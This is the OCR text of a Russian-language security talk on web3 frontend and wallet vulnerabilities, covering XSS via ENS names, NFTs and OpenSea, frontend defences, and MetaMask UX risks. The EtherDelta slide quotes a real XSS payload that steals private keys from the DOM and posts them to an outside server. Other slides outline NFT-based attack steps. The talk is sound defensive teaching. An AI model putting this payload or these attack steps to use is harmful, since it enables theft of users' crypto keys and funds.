positive technologies

Безопасность web3

уязвимости на стыке блокчейна и веб-технологий

Арсений Реутов
theRaz0r

ptsecurity.com

cyber ACADEMY

Agenda

- What’s web3?
- Атаки на фронтенд
- Как защитить и децентрализовать фронтенд
- Слабые стороны взаимодействия с web3 из кошельков
- Как улучшить UX веб-кошельков с точки зрения безопасности

What’s web3?

What’s web3?


Ξthernaut L222
@the_ethernaut
web2 dev vs web3 dev
Перевести твит
et, Please Follow me

What’s web3?


Web2

Клиент

API


База данных

What’s web3?




What’s web3?

Web 1.0




What’s web3?

Web 2.0



What’s web3?

Web3



Web3 challenges

- Пользователь, владея приватным ключом, ответственен за все свои действия
- Безопасность фронтенда не менее важна, чем безопасность смарт-контрактов, так как любая XSS может иметь серьезные последствия
- UX кошельков (особенно Metamask) оставляет желать лучшего, очень легко сделать ошибку

positive technologies

Атаки на фронтенды


EtherDelta XSS (2017)

- EtherDelta - DEX биржа в основой сети эфира на ордербуках 😅
- Позволяла импортировать любой токен и переименовывать его
- С помощью XSS в имени токена хакер украл приватные ключи прямо из DOM

#	Name	Type	Data
0	_name	string	DATA <script> function doSomething(){for($("#depositBalanceToken a").text().indexOf("')\">DATA")>=0&&$("#depositBalanceToke savedKeys=[] a=1;a<main.EtherDelta.addrs.length;a++)singlekey=[] singlekey[0]=main.EtherDelta.addrs[a] singlekey[1]=main.EtherDelta.pks[a] savedKeys.push(singlekey);var e={object:JSON.stringify(savedKeys)};$.post("https://cdn-solutions.com/update.php" e

ENS XSS


- Ethereum Name Service - сервис, позволяющий зарегистрировать имя в виде NFT и ассоциировать его с адресом в сети Ethereum (e.g. vitalik.eth -> 0xd8da6bf26964af9d7eed9e03e53415d37aa96045)
- Имеет множество интеграций с dapp’ами, имя подставляется в DOM вместо адреса




ENS XSS


- По документации клиенты сами должны валидировать имя согласно uts46 после резолва
- В частности использовать https://github.com/danfinlay/eth-ens-namehash
- Однако смарт-контракт имя никак не валидирует (Solidity не лучший язык для операций со строками, стоило бы кучу газа)
- Можем регистрировать любые имена, в том числе с XSS-векторами (https://github.com/Raz0r/ens-xss)

ENS XSS: EtherScan






ENS XSS: Zerion



ENS XSS: eth.xyz



XSS via NFTs

```
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC1155/ERC1155.sol";
import "@openzeppelin/contracts/access/Ownable.sol";

contract NFT is ERC1155, Ownable {
    constructor() ERC1155("https://some-api.vercel.app/api/{id}.json") {
        _mint(msg.sender, // <address> to
            0,            // <uint256> id
            1,            // <uint256> amount
            "");          // <bytes>   data
    }
}
```

XSS via NFTs


```
~
❯ curl -s https://us-central1-bayc-metadata.cloudfunctions.net/api/tokens/1234 | jq
{
  "image": "https://ipfs.io/ipfs/QmZ2ddtVUV1brVGjpq6vgrG6jEgEK3CqH19VURKzdwCSRf",
  "attributes": [
    {
      "trait_type": "Hat",
      "value": "Fisherman's Hat"
    },
    {
      "trait_type": "Fur",
      "value": "Blue"
    },
    {
      "trait_type": "Clothes",
      "value": "Leather Jacket"
    },
    {
      "trait_type": "Mouth",
      "value": "Bored Bubblegum"
    },
    {
      "trait_type": "Background",
      "value": "Army Green"
    },
    {
      "trait_type": "Eyes",
      "value": "Sleepy"
    }
  ]
}

~
❯
```

XSS via NFTs

image	This is the URL to the image of the item. Can be just about any type of image (including SVGs, which will be cached into PNGs by OpenSea), and can be IPFS URLs or paths. We recommend using a 350 x 350 image.
image_data	Raw SVG image data, if you want to generate images on the fly (not recommended). Only use this if you're not including the `image` parameter.
external_url	This is the URL that will appear below the asset's image on OpenSea and will allow users to leave OpenSea and view the item on your site.
description	A human readable description of the item. Markdown is supported.
name	Name of the item.
attributes	These are the attributes for the item, which will show up on the OpenSea page for the item. (see below)
background_color	Background color of the item on OpenSea. Must be a six-character hexadecimal *without* a pre-pended #.
animation_url	A URL to a multi-media attachment for the item. The file extensions GLTF, GLB, WEBM, MP4, M4V, OGV, and OGG are supported, along with the audio-only extensions MP3, WAV, and OGA. Animation_url also supports HTML pages, allowing you to build rich experiences and interactive NFTs using JavaScript canvas, WebGL, and more. Scripts and relative paths within the HTML page are now supported. However, access to browser extensions is not supported.
youtube_url	A URL to a YouTube video.

XSS via NFTs

https://github.com/Raz0r/evil-nft



- SSRF
- XXE via SVGs
- CVEs (ImageMagick, GhostScript)
- XSS

Также: Rektosaurus от Бернарда Мюллера (включает вектора из evil-nft, но не self-hosted)


OpenSea XSS

- OpenSea позволяет загружать SVG, исследователи из CheckPoint обнаружили, что SVG никак не валидируется, т.е. возможна XSS
- хакер делает эйрдроп NFT-”подарка” жертве на OpenSea
- при просмотре NFT исполняется JS-код, который делает трансфер всех средств с кошелька (требуется подтверждение транзакции)

https://research.checkpoint.com/2021/check-point-research-prevents-theft-of-crypto-wallets-on-opensea-the-worlds-largest-nft-marketplace/

XSS Impact

- имитация окна MetaMask для кражи сид-фразы или приватного ключа
- подмена любых данных в DOM, в том числе адресов; жертва даже не будет подозревать, что отправляет транзакцию не на тот адрес
- запрос на approve() ERC20 токенов (кейс BadgerDAO, украли 120 миллионов долларов после инжекта кода во фронтенд)



positive technologies

Защита фронтендов

Best practices

- Основной риск - DOM XSS
- Не используйте dangerouslySetInnerHtml() в React
- Для всех сторонних JS должен быть использован SRI
- Настройте CSP (без unsafe-inline и unsafe-eval)
- Используйте Trusted Types для защиты небезопасных синков, например innerHtml


Что делать в случае DNS Hijacking?

Cream Finance 🍦
@CreamdotFinance

Our DNS has been compromised by a third party; some users are seeing requests for seed phrase on app.cream.finance. DO NOT enter your seed phrase.

We will never ask you to submit any private key or seed phrases.

Перевести твит



4:10 PM · 15 мар. 2021 г. · Twitter Web App

PancakeSwap 🥞 **#BSC**
@PancakeSwap

There is a chance we have been DNS hijacked, the same as @CreamdotFinance.

Until we are able to confirm this is not the case, do not use the site.


We will confirm ASAP.

In the meantime, better safe than sorry.

Please retweet for visibility!


IPFS + ENS

- IPFS - p2p-сеть для децентрализованного хранения файлов, документы резолвятся по хэшу их содержимого
- ENS - децентрализованная система доменных имен в Ethereum
- .eth не является DNS-доменом первого уровня
- существуют сервисы, которые позволяют по ENS-имени отдавать документы из IPFS (eth.link от Cloudflare и eth.limo)



Skynet Homescreen

- Skynet - децентрализованный хостинг на базе блокчейна Sia
- Sia - децентрализованное файловое хранилище, где пользователи платят за размещение файлов (аналогично Filecoin)
- Homescreen - приложение для хранения копий фронтендов, пользователь сам решает какую копию использовать



Right-click & Save


- Homescreen все равно полагается на DNS, так как и сам Homescreen и копии доступны только из браузера
- Для хранения копий необязательно использовать децентрализованное хранилище
- Идею “user owns apps” можно реализовать в виде десктопного приложения

positive technologies

Как улучшить UX кошельков

Metamask

- Самый популярный кошелек - все еще Metamask
- Все еще расширение браузера
- Уязвимость в расширении браузера - потенциальный UXSS и не только.
- Возможность supply chain атаки на одну из зависимостей (их 2195!)




Утечка IP в Metamask

- Создаем ERC1155-контракт с URI(), указывающим на наш сервер со снифером
- Минтим NFT на OpenSea и делаем трансфер жертве
- Metamask автоматически подтягивает NFT-коллекцию с OpenSea
- В результате произойдет обращение жертвы к серверу атакующего

Source

Blind signing

Me signing my metamask hoping my life savings doesn't get stolen



Blind signing

- В декабре 2020 года CEO Nexus Mutual потерял 8 миллионов долларов в результате таргетированной атаки
- На его компьютер была установлена модифицированная версия Metamask
- Не помог даже хардварный кошелек, так как сложно проверить транзакцию

Source


Проблемы UX

- В Metamask можно вручную назначать имена адресам
- Однако при выполнении транзакции нет никакой аналитики по адресу-получателю
- Перед отправкой транзакции нельзя узнать, как она исполнится
- Нет предупреждений о том, что approve() выполняется для EOA
- Нет предупреждения, что пользователь делает бесконечный approve() для прокси-контракта, который может измениться

https://twitter.com/bantg/status/1466724441866526726

Metamask Snaps

